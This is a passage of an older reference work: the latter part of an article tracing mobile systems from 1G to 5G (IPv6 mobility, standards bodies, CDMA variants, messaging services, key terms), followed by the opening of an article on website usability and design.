Third generation mobile systems are intended to provide a global mobility with a wide range of services including voice calls, paging, messaging, Internet, and broadband data. IMT-2000 defines the standard applicable for North America. In Europe, the equivalent UMTS standardization is in progress. In 1998, a Third Generation Partnership Project (3GPP) was formed to unify and continue the technical specification work. Later, the Third Generation Partnership Project 2 (3GPP2) was formed for technical development of CDMA-2000 technology.

3G mobile offers access to broadband multimedia services, which is expected to become all IP based in future 4G systems ([11], [12]). However, current 3G networks are not based on IP; rather they are an evolution from existing 2G networks. Work is going on to provide 3G support and Quality of Service (QoS) in IP and mobility protocols. The situation gets more complex when we consider the WLAN research and when we expect it to become mobile. It is expected that WLANs will be installed in trains, trucks, and buildings. In addition, it may just be formed on an ad-hoc basis (like *ad-hoc networks* [13–15]) between random collections of devices that happen to come within radio range of one another (Figure 2).

In general, 4G architecture includes three basic areas of connectivity ([16]–[19]); PANs (such as Bluetooth), WANs (such as IEEE 802.11), and cellular connectivity. Under this umbrella, 4G will provide a wide range of mobile devices that support global roaming ([20]–[23]). Each device will be able to interact with Internet-based information that will be modified on the fly for the network being used by the device at that moment (Figure 3).

Figure 2. Mobile system/WLAN integration



In 5G mobile IP, each cell phone is expected to have a permanent "home" IP address, along with a "care-of" address that represents its actual location. When a computer somewhere on the Internet needs to communicate with the cell phone, it first sends a packet to the phone's home address. A directory server on the home network forwards this to the care-of address via a tunnel, as in regular mobile IP. However, the directory server also sends a message to the computer informing it of the correct care-of address, so future packets can be sent directly. This should enable TCP sessions and HTTP downloads to be maintained as users move between different types of networks. Because of the many addresses and the multiple layers of subnetting, IPv6 is needed for this type of mobility. For instance, 128 bits (4 times more than current 32 bit IPv4 address) may be divided into four parts (I thru IV) for supporting different functions. The first 32-bit part (I) may be defined as the home address of a device while the second part (II) may be declared as the care-of ad-

Figure 3. Seamless connection of networks in 4G




Table 1. Comparison of 1G–5G technologies

Technology/ Features	1G	2G/2.5G	3G	4G	5G
Start/ Deployment	1970/ 1984	1980/ 1999	1990/ 2002	2000/ 2010	**2010/ 2015**
Data Bandwidth	2 kbps	14.4–64 kbps	2 Mbps	200 Mbps to 1 Gbps for low mobility	**1 Gbps and higher**
Standards	AMPS	2G: TDMA, CDMA, GSM 2.5G: GPRS, EDGE, 1xRTT	WCDMA, CDMA-2000	Single unified standard	**Single unified standard**
Technology	Analog cellular technology	Digital cellular technology	Broad band-width CDMA, IP technology	Unified IP and seamless combination of broadband, LAN/WAN/ PAN and WLAN	**Unified IP and seamless combination of broadband, LAN/WAN/PAN/ WLAN and wwww**
Service	Mobile telephony (voice)	2G: Digital voice, short messaging 2.5G: Higher capacity packetized data	Integrated high quality audio, video and data	Dynamic information access, wearable devices	**Dynamic information access, wearable devices with AI capabilities**
Multiplexing	FDMA	TDMA, CDMA	CDMA	CDMA	**CDMA**
Switching	Circuit	2G: Circuit 2.5G: Circuit for access network & air interface; Packet for core network and data	Packet except circuit for air interface	All packet	**All packet**
Core Network	PSTN	PSTN	Packet network	Internet	**Internet**
Handoff	**Horizontal**	**Horizontal**	**Horizontal**	**Horizontal and Vertical**	**Horizontal and Vertical**

dress allowing communication between cell phones and personal computers. So once the communication path between cell and PC is established, care-of address will be used instead of home address, thus using the second part of IPv6 address.

The third part (III) of IPv6 address may be used for tunneling to establish a connection between wire line and wireless network. In this case an agent (a directory server) will use the mobile IP address to establish a channel to cell phones. The fourth and last part (IV) of IPv6 address may be used for local address for VPN sharing. Figure 4 illustrates the concept.

The goal of 4G and 5G is to replace the current proliferation of core mobile networks with a single worldwide core network standard, based on IPv6 for control, video, packet data, and voice. This will provide uniform video, voice, and data services to the mobile host, based entirely on IPv6. The objective is to offer seamless multimedia services to users accessing an all IP-based infrastructure through heterogeneous access technologies. IPv6 is assumed to act as an adhesive for providing global connectivity and mobility among networks.

Most of the wireless companies are looking forward to IPv6 because they will be able to introduce new services. The Japanese government is requiring all of Japan's ISPs to support IPv6 with its first 4G launch. Although the U.S. upgrade to IPv6 is less advanced, WLAN's advancement may provide a shortcut to 4G.

Standards

The role of standards is to facilitate interconnections between different types of telecommunication networks, provide interoperability over network and terminal interfaces, and enable free movement and trade of equipment. There are standard bodies in different countries that develop telecommunications standards based upon the government regulations, business trends, and public demands. In addition, international standard organizations provide global standardizations. In the telecommunications area, International Telecommunications Union (ITU) and International Standards Organization (ISO) have been recognized as major international standards developers. Many popular telecommunications and networking standards are given by other international organizations such as Institute of Electrical and Electronics Engineers (IEEE) and Internet Engineering Taskforce (IETF). Among other organizations, the most well known are Telecommunications Industry Association (TIA) and American National Standards Institute (ANSI) in the U.S., European Telecommunication Standards Institute (ETSI), China Wireless Telecommunications Standards Group (CWTS), Japan's Association of Radio Industries and Businesses (ARIB) and Telecommunications Technology Committee (TTC), and Korea's Telecommunications Technology Association (TTA).

The ITU began its studies on global personal communications in 1985, resulting in a system referred to as International Mobile Telecommunications for the year 2000 (IMT-2000). Later, ITU Radio Communications Sector (ITU-R) and ITU-Telecommunications (ITU-T) groups were formed for radio communications and telecommunications standards, respectively. In Europe, the concepts of Universal Mobile Telecommunications System (UMTS) have been the subject of extensive research. In 1990, ETSI established an ad hoc group for UMTS that focused on the critical points to be studied for systems suitable for mobile users. Since 1998, ETSI's standardization of the 3G mobile system has been carried out in the 3G Partnership Project (3GPP) that focuses on the GSM-UMTS migration path. The 3GPP2 is an effort headed by ANSI for evolved IS-41 networks and related radio transmission technologies.

The standard organizations propose the mobile system standards that change as new technologies emerge, and the regulations and market demand change. The changing features and used technologies from first to fifth generation mobile systems are summarized in Table 1. It is noticeable that the fifth generation system not only provides a horizontal handoff like the previous systems but also provides a vertical handoff. While a global roaming may be provided by satellite systems, a regional roaming by 5G cellular systems, a local area roaming by WLANs, and a personal area roaming by wireless PANs, it will also be possible to roam vertically between these systems as well as support wwww services.

One technology (or its variation) that is expected to remain in future mobile system is CDMA, which is a use of *spread spectrum* technique by multiple transmitters to send signals simultaneously on the same frequency without interference to the same receiver. Other widely used multiple access techniques are TDMA and FDMA mostly associated with 3G and previous systems.

In these three schemes (CDMA, TDMA, FDMA), receivers discriminate among various signals by the use of different codes, time slots, and frequency channels, respectively. Digital cellular systems is an extension of IS-95 standard and is the first CDMA-based digital cellular standard pioneered by Qualcomm. The brand name for IS-95 is cdmaOne. It is now being replaced by IS-2000 and is also known as CDMA-2000, which is a 3G mobile telecommunications standard from ITU's IMT-2000. CDMA-2000 is considered an incompatible competitor of the other major 3G standard *WCDMA*.

Due to its importance in future systems, let's now examine the different CDMA standards currently available. CDMA-2000 1x, also known as CDMA-2000 1xMC (multicarrier), is the core 3G CDMA-2000 technology. The designation multicarrier refers to the possibility of using up to three separate 1.25 MHz carriers for data transmission and is used to distinguish this from WCDMA.

WCDMA is the wideband implementation of the CDMA multiplexing scheme, which is a 3G mobile communications standard tied with the GSM standard. WCDMA is the technology behind UMTS.

CDMA-2000 1xRTT (Radio Transmission Technology) is the basic layer of CDMA-2000, which supports up to 144 Kbps packet data speeds. 1xRTT is considered mostly 2.5G technology, which is used to describe systems that provide faster services than 2G, but not quite as fast or advanced as newer 3G systems. CDMA-2000 1xEV (Evolution) is CDMA-2000 1x with High Data Rate (HDR) capability added. 1xEV is commonly separated into two phases, CDMA-2000 1xEV-DO and CDMA-2000 1xEV-DV. CDMA2000 1xEV-DO (Evolution-Data Only) supports data rates up to 2.4 Mbps. It is generally deployed separately from voice networks in its own spectrum. CDMA2000 1xEV-DV (Evolution-Data and Voice) supports circuit and packet data rates up to 5 Mbps. It fully integrates with 1xRTT voice networks. CDMA-2000 3x uses three separate 1.25 MHz carriers. This provides three times the capacity but also requires three times more bandwidth.

Network Services

Users relate to different systems with the help of available applications and services that are directly a function of available data rates. The key difference between the 2G and 3G is the data rate support enabling the latter to provide interactive video communication, among other services. A type of service that gained popularity in 2G systems is the messaging service known as Short Messaging Services (SMS), which is a text messaging service for 2G and later mobile phones. The messages in SMS cannot be longer than about 160 characters. An enhanced version of SMS known as Enhanced Messaging Service (EMS) supports the ability to send pictures, sounds, and animations. A newer type of messaging service, Multimedia Messaging Service (MMS), is likely to be very popular for 3G systems and beyond. MMS provides its users the ability to send and receive messages consisting of multimedia elements from person to person as well as the Internet, and serves as the e-mail client. MMS uses Wireless Application Protocol (*WAP*) technology and is powered by the well-known technologies, EDGE, GPRS, and UTMS (using WCDMA). The messages may include any combination of text, graphics, photographic images, speech, and music clips or video clips.

The most exciting extension of messaging services in MMS is a video message capability. For instance, a short 30 seconds video clip may be shot at a location, edited with appropriate audio being added and transmitted with ease using the mobile keys on the cellular phones. In addition, by using Synchronized Multimedia Integration Language (SMIL), small presentations can be made that incorporate audio and video along with still images, animations, and text to assemble full multimedia presentation by using a media editor.

With MMS, a new type of service Interfacing Multimedia Messaging Services (IMMS) is expected to emerge that integrates MMS and Mobile Instant Messaging (MIM) allowing the users to send messages in their MIM buddy list. This will bring full integration of state-of-the art mobile messaging services including MIM, MMS, and chat into all types of mobile devices.

A new term, "Mobile Decision Support (MDS)" has been coined recently for a unique set of services and applications that will provide instant access to information in support of real-time business and personal activities for vehicle based 3G systems. Some example services are navigation, emergency services, remote monitoring, business finder, e-mail, and voicemail. It is expected that MDS based services will generate a huge nonvoice traffic over the Net.

WAP is an open international standard for applications that use wireless communication on mobile phones. The primary language of WAP specification is Wireless Markup Language (WML), which is the primary content based on XML (a general purpose markup language to encode text including the details about its structure and appearance). The original intent in WAP was to provide mobile replacement of World Wide Web. However, due to performance limitations and costs it did not become quite popular as originally expected.

Although WAP never became popular, a popular WAP-like service called i-mode has recently been developed in Japan that allows Web browsing and several other well designed services for the mobile phones. i-mode is based upon Compact HTML (C-HTML) as an alternate to WML, and is compatible with HTML allowing the C-HTML Web sites to be viewed and edited using standard Web browsers and tools.

Terminals

A mobile phone system is used as a basic terminal for communication. Also called a wireless phone, handset, cellular mobile or cell phone, is a mobile communications system that uses a combination of radio wave transmission and conventional telephone switching to permit telephone communication to and from mobile users within a specified area. A 2.5G/3G terminal may consist of a mobile phone, a computer/laptop, a television, a pager, a video-conferencing center, a newspaper, a diary, or even a credit card. Often these terminals may require a compatible 3G card and specialized hardware to provide the desired functionality.

The terminal design considerations are influenced by the potential applications and bandwidth requirements. However, there are standards for mobile stations specifications as well, for instance, in IMT-2000. The actual mobile design varies based mainly upon the multiple available standards, speeds, displays, and operating systems. There are numerous smartphone operating systems tailored to specific products by well-known companies such as Palm, Nokia, Sony, Ericsson, Siemens, Alcatel, Motorola, Samsung, Sanyo, Panasonic, Mitsubishi, LG, Sharp, Casio, NEC, NTT DoCoMo, KDDI, and so on. The key capability in most of the supported products being the camera, video clips, keyboards, touchscreen, voice recognition, WiFi (IEEE 802.11b WLAN), and Bluetooth wireless.

The future trends in wireless terminals include the influences of new technology such as software radio, wireless socket (WiFi), portability, and new design/display concepts. The newer smartphones are expected to have the functionalities of a Pocket PC with features such as Pocket Outlook, Pocket Internet Explorer, Windows Media Player, and MSN Messenger. These newer services will obviously make the communication in fourth generation systems much easier. However, the biggest challenge remains the integration and convergence of the technologies at the lower layers.

CONCLUSION

The current and future trends in mobile systems are considered, including the evolutionary path starting from first generation mobile phone systems and continuing to the development of fifth generation systems. The evolution of network design, architecture, standards, services, and terminals is discussed.

REFERENCES

All IP Wireless: All the way. Retrieved May 12, 2008, from http://www.mobileinfo.com/3G/4G_Sun_MobileIP.htm

Berezdivin, R., Breinig, R., & Topp, R. (2002, March). Next generation wireless communications concepts and technologies. *IEEE Communications Magazine, 40*(3), 108–116.

Chiussi, F. M., Khotimsky, D. A., & Krishnan, S. (2002, September). Mobility management in third generation All-IP Networks.

Faccin, S. M., Lalwaney, P., & Patil, B. (2004, January). IP multimedia services: Analysis of mobile IP and SIP interactions in 3G networks. *IEEE Communications Magazine, 42*(1), 113–120.

Falconer, D., Adachi, F., & Gudmundson, B. (1995, January). Time division multiple access methods for wireless personal communications. *IEEE Communications Magazine*.

Gustafsson, E., & Jonsson, A. (2003, February). Always best connected. *IEEE Wireless Communications*, pp. 49–55.

Honkasalo, H., Pehkonen, K., Niemi, M. T., & Leino, A. T. (2002, April). WCDMA and WLAN for 3G and beyond. *IEEE Wireless Communications*, 9(2), 14–18.

Ibrahim, J. (2002, December). 4G features. *Bechtel Telecommunications Technical Journal, 1*(1), 11–14.

Kohno, R., Meidan, R., & Milstein, L. B. (1995, January). Spread spectrum access methods for wireless communications. *IEEE Communications Magazine*.

Lu, W.W. (Ed.). (2000, December). Third generation wireless mobile communications and beyond. *IEEE Personal Communications,* 7(6), 5–47.

Lu, W.W., & Berezdivin, R. (Eds.) (2002, April). Technologies on fourth generation mobile communications. *IEEE Wireless Communications, 9*(2), 8–71.

Maniatis, S. I., Nikolouzou, E. G., & Venieris, I. S. (2002, August). QoS issues in the converged 3G wireless and *Wired Networks.*

Ramanathan, R., & Redi, J. (2002, May). A brief overview of ad-hoc networks: Challenges and directions (50th anniversary issue). *IEEE Communications Magazine*.

Rappaport, T. S., Annamalai, A., Buehrer, R. M., & Tranter, W. H. (2002, May). Wireless communications: Past events and a future perspective [50th anniversary issue]. *IEEE Communications Magazine*.Schrick, B., & Riezenman, M. J. (2002, June). Wireless Broadband in a Box. *IEEE Spectrum*.

Short, M., & Harrison, F. (2002, April–June). A wireless architecture for a multimedia world. *The Journal of Communications Network, 1*(1).

Sun Wireless. (n.d.). All IP Wireless, All the time: Building a 4^{th} generation wireless network with open systems solutions. Retrieved May 12, 2008, from http://research.sun.com/features/4g_wireless/

Thom, G. A. (1996, December). H.323: The multimedia communications standard for local area networks. *IEEE Communications Magazine, 34*(12), 52–56.

Tseng, Y., Shen, C., & Chen, W. (2003, May). Integrating mobile IP with ad hoc networks. *IEEE Computer Magazine, 36*(5), 48–55.

Webb, W. (Ed). (2001). The future of wireless communications. Artech House.

Zahariadis, T. B., Vaxevanakis, K. G., Tsantilas, C. P., Zervos, N. A., & Nikolaou, N. A. (2002, February). Global roaming in next-generation networks. *IEEE Communications Magazine*, *40*(2), 145–151.

Zahariadis, T., & Kazakos, D. (2003, August). (R)Evolution toward 4G mobile communication systems. *IEEE Wireless Communications*, *10*(4).

Zeng, M., Annamalai, A., & Bhargava, V. K. (1999, September). Recent advances in cellular wireless communications. *IEEE Communications Magazine, 37*(9), 128–138.

Web Sites

Third Generation Partnership Project (3GPP), http://www.3gpp.org

Third Generation Partnership Project 2, 3GPP2, http://www.3gpp2.org

Wireless Application Protocol (WAP) Forum, http://www.wapforum.org

Global Systems for Mobile Communication (GSM) Association, http://www.gsmworld.com.

European Telecommunications Standards Institute (ETSI), http://www.etsi.org

International Telecommunications Union (ITU), http://www.itu.org

Code Division Multiple Access (CDMA) Development Group, http://www.cdg.org

Internet Engineering Taskforce (IETF), http://www.ietf.org

Institute of Electrical and Electronics Engineers (IEEE), http://www.ieee.org

American National Standards Institute (ANSI), http://www.ansi.org

Telecommunication Standards Institute (TIA), http://www.tiaonline.org

Association of Radio Industries and Businesses (ARIB), http://www.arib.or.jp

China Wireless Telecommunication Standards (CWTS) group, http://www.cwts.org

International Standards Organization (ISO), http://www.iso.org

Telecommunications Technology Association (TTA), http://www.tta.or.kr

S.L. Huang, IT Discussion Posting, http://www.daniweb.com/forums/thread35959.html

KEY TERMS

1G: Old-fashioned analog mobile phone systems capable of handling very limited or no data at all.

2G: Second generation voice-centric mobile phones and services with limited data rates ranging from 9.6 kbps to 19.2 kbps.

2.5G: Interim hardware and software mobile solutions between 2G and 3G with voice and data capabilities and data rates ranging from 56 kbps to 170 kbps.

3G: A long awaited digital mobile systems with a maximum data rate of 2 Mbps under stationary conditions and 384 kbps under mobile conditions. This technology is capable of handling streaming video two way voice over IP and Internet connectivity with support for high quality graphics.

3GPP: Third Generation Partnership Project. 3GPP is an industry body set up to develop a 3G standard based upon wideband CDMA (WCDMA).

3GPP2: Third Generation Partnership Project 2. 3GPP2 is an industry standard set up to develop a 3G standard based upon CDMA-2000.

3.5G: Interim systems between 3G and 4G allowing a downlink data rate upto 14 Mbps. Sometimes it is also called as High Speed Downlink Packet Access (HSDPA).

4G: Planned evolution of 3G technology that is expected to provide support for data rates up to 100 Mbps allowing high quality and smooth video transmission.

5G: In an evolutionary view, it will be capable of supporting wwww allowing highly flexible dynamic ad hoc wireless networks. In a revolutionary view, this intelligent technology is capable of interconnecting the entire world without limits.

Ad-hoc Networks: A self configuring mobile network of routers (and hosts) connected by wireless, in which the nodes may move freely and randomly resulting in a rapid and unpredictable change in network's wireless topology. It is also called a Mobile Ad-hoc NETwork (MANET).

Bluetooth: A wireless networking protocol designed to replace cable network technology for devices within 30 feet. Like IEEE 802.11b, Bluetooth also operates in unlicensed 2.4GHz spectrum, but it only supports data rates up to 1 Mbps.

CDPD: Cellular Digital Packet Data is a wireless standard providing two way data transmission at 19.2 kbps over existing cellular phone systems.

CDMA: Code Division Multiple Access, also known as CDMA-ONE or IS-95, is a spread spectrum communication technology that allows many users to communicate simultaneously using the same frequency spectrum. Communication between users are differentiated by using a unique code for each user. This method allows more users to share the spectrum at the same time than alternative technologies.

CDMA-2000: Sometimes also known as IS-136 and IMT-CDMA multicarrier (1X/3X) is an evolution of narrowband radio transmission technology known as CDMA-ONE (also called CDMA or IS-95) to third generation. 1X refers to the use of 1.25 Mhz channel while 3X refers to 5 Mhz channel.

DAWN: Advanced technologies including smart antenna and flexible modulation are keys to optimize this wireless version of reconfigurable ad hoc networks.

DSSS: In Direct Sequence Spread Spectrum, the data stream to be transmitted is divided into small pieces, each of which is allocated a frequency channel. Then the data signal is combined with a higher data rate bit sequence known as "chipping code" that divides the data according to a spreading ratio, thus allowing a resistance from interference during transmission.

EDGE: Enhanced Data rates for Global Evolution technology gives GSM and TDMA the capability to handle third generation mobile phone services with speeds up to 384 kbps. Since it uses the TDMA infrastructure, a smooth transition from TDMA based systems such as GSM to EDGE is expected.

FHSS: In Frequency Hopping Spread Spectrum, a broad slice of bandwidth spectrum is divided into many possible broadcast frequencies to be used by the transmitted signal.

GPRS: General Packet Radio Service provides data rates upto 115 kbps for wireless Internet and other types of data communications using packet data services.

GSM: Global Systems for Mobile Communication is a worldwide standard for digital wireless mobile phone systems. The standard was originated by the European Conference of Postal and Telecommunications Administrations (CEPT) who was responsible for the creation of ETSI. Currently, ETSI is responsible for the development of GSM standard.

Mobile Phones: Mobile communication systems that use radio communication and conventional telephone switching to allow communication to and from mobile users.

Photonic Networks: A network of computers made up using photonic devices based on optics. The devices include photonic switches, gateways, and routers.

PSTN: Public Switched Telephone Network is a regular voice telephone network.

Spread Spectrum: It is a form of wireless communication in which the frequency of the transmitted signal is deliberately varied over a wide range. This results in a higher bandwidth of the signal than the one without varied frequency.

TDMA: Time Division Multiple Access is a technology for sharing a medium by several users by dividing into different time slots transmitting at the same frequency.

UMTS: Universal Mobile Telecommunications System is the third generation mobile telephone standard in Europe that was proposed by ETSI.

WAP: Wireless Application Protocol defines the use of TCP/IP and Web browsing for mobile systems.

WCDMA: Wideband CDMA is a technology for wideband digital radio communications of multimedia and other capacity demanding applications. It is adopted by ITU under the name IMT-2000 direct spread.

WDM: Wavelength Division Multiplexing allows many independent signals to be transmitted simultaneously on one fiber with each signal located at a different wavelength. Routing and detection of these signals require devices that are wavelength selective, allowing for the transmission, recovery, or routing of specific wavelengths in photonic networks.

WWWW: A World Wide Wireless Web is capable of supporting a comprehensive wireless-based Web application that includes full graphics and multimedia capability at beyond 4G speeds.

An Examination of Website Usability

Louis K. Falk
University of Texas at Brownsville, USA

Hy Sockel
DIKW Management Group, USA

Kuanchin Chen
Western Michigan University, USA

EVOLUTION

Strictly speaking, the term Usability has evolved from ease of use to also include design and presentation aspects. A large amount of research has been conducted using this wider definition. These studies include everything from model development (Cunliffe, 2000), to personal self image on Web sites (Dominick, 1999), to the purpose of a Web site (Falk, 2000; Neilsen, 1999, 2000), and to Web site effectiveness (Briggs & Hollis, 1997; Fichter, 2005). Ultimately, these topics are related to Usability and the success that a Web site enjoys. The construct of Usability covers a range of topics. This article specifically addresses Web Usability from the perspective of how easy a system is to learn, remember, and use (Rosen, Purinton, & Lloyd, 2004). The system features should emphasize subjective satisfaction (Cheung & Lee, 2005), low error rate, and high task performance (Calongne, 2001). In this regard, Usability is a combination of the underlying (hypermedia) system engine and the contents and structure of the document, and how these two elements fit together (Lu & Yeung, 1998).

USABILITY GOALS

At one time, Usability was an afterthought in the computer and information systems industry; the developers were rewarded for the features of an application, and not its Usability. Usability was a suppressed and barely-tolerated oddity (Nielsen, 2000). Typically, Web Usability is interpreted to mean how effective the Web site is at permitting access to its information. Site design should take into account the users characteristics, experience, and context (Badre, 2002; Chen & Sockel, 2001; Rau, Liang, & Max, 2003). People rely on their experience and use semantic models in an attempt to make sense out of the environment. What might seem an easy application for a design team can be awkward and difficult to the end user (Marinilli, 2002). Therefore, it warrants setting Usability goals and measuring them before a site goes into production. If the goal is set to be high task performance, a sensible measure might refer to the speed at which the Web pages load, given a particular hardware and software combination (Calongne, 2001). However, if the low error rate is the point of interest, then click-stream data and server logs might need to be analyzed to isolate patterns.

USABILITY ISSUES

Every Web page has an address on the Internet. The more recognizable the address, the easier it is for the user to become brand-aware and the more often they might return to the site. The address of the main Web page is typically called the domain name and appears on the URL address line of the browser. Typically, the Web is used as a marketing tool that allows millions of potential customers to visit a site each day (Hart, Doherty, & Ellis-Chadwick, 2000). However, before that can happen, a person needs to be able to find the appropriate Web page. In that regard, many individuals use and depend upon search engines to locate sites of interests. A serious problem is that a Web site's reference may be buried so deep in a search result that it will very likely go unnoticed, and hence will not be visited. The consequence is not only a Usability issue, it is also a visibility/profitability problem. To circumvent this issue, an organization should consider using meaningful Web addresses (URL), descriptive meta tags in the DHTML, and XML code, key words in titles and paragraphs, and backward links (link referrals) to help enhance placement of a Web site in search results.

While search engines use Web-bots to find the pages on their own, it makes sense to register the site with the search engines so that search criteria can be tailored to the Web site. Studies show that the majority of all Web site traffic is generated through search engines and directories. The Web site's domain name becomes more meaningful to the user if it contains cognitive cues.

Design Issues

A goal of a Web page should be to quickly deliver quality content in a fashion that does not cause the person to become hopelessly frustrated. In this regard, "Time is a very big factor." A general rule of thumb is that a Web page should load in less than eight seconds; if it takes longer than that, users typically abort the request and go onto the next page of interest (Galletta, Henry, McCoy, & Polak, 2004). Based on an average basic bandwidth of the Internet providers, the eight-second rule translates to Web pages that are less than 50,000 bytes. The 50,000 bytes is the total size of the page, which includes icons, images, links, sound, and verbiage. Some users include too many images, which can cause three problems: cognitive disorientation, slow downloads, and excessive bandwidth use. Graphics should be used sparingly – only when they add and have a point (Nygaard, 2003).

The primary element in making a Web site usable is its design. Unfortunately, many people are anxious to skip steps and just go for a "product", without considering the "basics". As in the engineering field, the design has to be "defined" up front, along with the goals and objectives of the site. One cannot test quality into a product; it has to be designed in it. However, designing interfaces is a complex problem, quite different from typical engineering challenges, because it deals with users' behavioral aspects. Inadequate forethought, tight schedules, misconceptions, inappropriate attitudes and priorities, such as "Usability is a plus that we cannot afford now", and lack of professionalism are responsible for many of the poor sites (Marinilli, 2002).

Like in any other medium, the design should be aesthetically pleasing and balanced. To avoid optical confusion, the background needs to be just that, background. The site should use ample white spaces so that the site does not appear cluttered. A problem that developers face is that they do not know what size monitor the user has, what screen size the user is using, or the actual display size of the browser. The Usability issue includes the fact that each version of each browser type may interpret Web pages slightly different, with some browser releases not supporting many of the features. This is further complicated, in that there is a large mix of disparate technologies: different browsers, different versions of software, different machine-based applications. Further, there is a variety of different devices that are Web-enabled besides the standard desktop PC: TVs, cellular phones, watches, and PDAs. Each technology is associated with a different set of characteristics that limit its ability to be usable. Most Web sites were developed for viewing on "regular-sized" monitors; the trend now is that more users have small portable devices such as PDAs and cell phones. A great deal of developmental effort is needed for successful transitioning of traditional Web sites for adoption on the smaller-screen portable devices (Huang, 2003).

Hardware and Software Issues

Over time, the size and density of a view screen has changed; in the past, the standard screen mode size was first 480 x 600, and then 800 x 600 and larger. At one time, Web developers could pick one of the smaller sizes and be content that most users would be happy. This is no longer true; the devices that connect to the network can accept data faster, allowing for higher resolution images. They can process these images faster and crisper with lower energy costs. The number of devices set to higher resolutions are increasing. The resolution size of 1024 x 768 is rapidly becoming the new standard. Just as important as the change in the popularity of resolution size is the introduction of new devices; mobility has caught on and is a tremendous force. It is not uncommon to see laptop computers and other personal devices capable of wireless browsing of the Internet, tethered to an organizational wired LAN. Even though some of these devices are portable and could be mobile if needed, they are used in a stationary capacity behind organizational firewalls.

The newer equipment presents new concerns for the Web site developers; different screen sizes and modes present information differently. The smaller the screen mode, the larger items appear on the screen, leaving less room (real estate) for information to be displayed. Differing mode sizes change the layout on the screen and can account for line shifts, sentences to be broken in midline, moved links, and many other irritating manifestations.

Another dilemma that can have an effect on the design is the browser that the consumer chooses to use. A browser is an application that retrieves, interprets, and displays an online (or off-line) document in its final Web page format. The most popular browsers are Internet Explorer, Netscape /Mozilla /Firefox, and Opera. Different browsers and versions (even within the same vendor) may display items on a Web site differently. In some cases, certain elements and features such as marquees and blinking can be viewed with some browsers and not on others. Some sites are designed to use the features of a specific browser, but the consumer may not be able view the site as the developer intended if they are using an updated or older version of the browser. To ensure that a site works correctly, developers need to check the site against multiple browsers and settings.

ADA

A relative recent phenomenon in the realm of communication is the impact of the Americans with Disabilities Act and for government developers, section 508 of the Rehabilitation Act. While the ADA Act is typically associated with Physical Structures and Access to Buildings that are open to the public in the United States, it also mandates that information accessibility through the networks must also be addressed. Entities under the ADA constraints are required to provide effective communication, regardless of whether they generally communicate through print media, audio media, or computerized media such as the Internet. While the ADA requirement does apply to everyone, many experts believe that eventually all organizations will be required to provide accommodations for those with disabilities (nHarmony, 2007). The Access Board (an independent Federal agency devoted to accessibility for people with disabilities) reports that approximately 54 million or one in six Americans have some form of disability. Therefore, it does not make any sense for an organization not to incorporate ADA requirements now, given that people with disabilities are such a large portion of the population (source http://www.access-board.gov/sec508/brochure.htm).

Navigation

There are many issues that need to be taken into account when creating an easy-to-use Web site. The layout of the screen is central to the user's ability to recognize information. Information must be placed in a logical order, and its physical location should be taken into account. Web page content can be longer and wider than the visible portion on a screen, causing the user to have to scroll down or across to see the rest of the content. Generally speaking, scrolling should be minimized, and it should be avoided on navigation pages because hyperlinks below the fold (browser bottom border) are less likely to be seen and chosen (Nielsen, 1999). The screen is typically considered to be divided into nine asymmetrical regions (similar to a tic-tac-toe board), with each region associated with its own prominent use characteristics. Typical "European"-style languages read from left to right; therefore, it is generally considered appropriate to put the more important information on the left side of the screen; so that the viewer reads it first before interest withers.

The three-click rule should be taken into account. The rule indicates that users should be able to access all content on the Web site within three clicks from the home page. The content of the information should also be fresh and up-to-date (Langer, 2000). Hyperlinks need to be accurate and clearly marked. They should also be placed at the bottom of long pages. Once accessed, these links should change color. Each level in the site should allow the viewer to go back to the previous level and forward to the next. As a viewer gets deeper into the site, a link should be present that allows the user to return to the opening page so that the navigation can begin anew, if so desired. Nothing is worse than having a user become frustrated because a means to either exit or restart is not present or apparent.

It is very important, in any discussion of hyperlinks, to note that there should be no dead links. It is annoying to go to a site and click on a link and have nothing happen, or to come back with a "404 error," meaning "page not found". It is like reading a newspaper or magazine article, and the continuation is not there. Some feel that a link that leads to a page that states "under construction" is equally annoying; if it is not ready, do not post the page.

The Web page itself needs to cater to the needs of the user. Many developers feel that it is extremely important that each Web page contain contact information or at least link to a page that has the contact information. From a user's perspective, it is extremely frustrating to want to place an order and run into problems and then not be able contact anyone for assistance. Further, the responses generated by the site need to be monitored and responded to in a reasonable amount of time. The "standard" being adopted by many organizations is to respond within 48 hours. Failure to respond to contact information can exacerbate the situation.

A "site map" can be helpful in making a site user-friendly. In its simplest form, a site map lists everything that is located on the Web site and provides navigational links to get to the information. This is important because it lets the viewer know what is and is not on the Web site (Krug, 2000).

Color

Color schemes play an important role in Usability; they help tie pages together and help with navigation. Color impacts the Web site in many ways; it can add to the value by helping to organize the site, or detract from it by making it harder to read the Web pages. To help eliminate confusion, page colors and design should be consistent throughout the site. Radically changing a site's "look and feel" may cause the user to question whether they are on the same site. Within a Web page, color can be used as an effective tool to help categorize products. Amazon is a great example; the design is the same but by changing the color code of the Web page, depending on the product, it lets the viewer know in what category they are shopping.

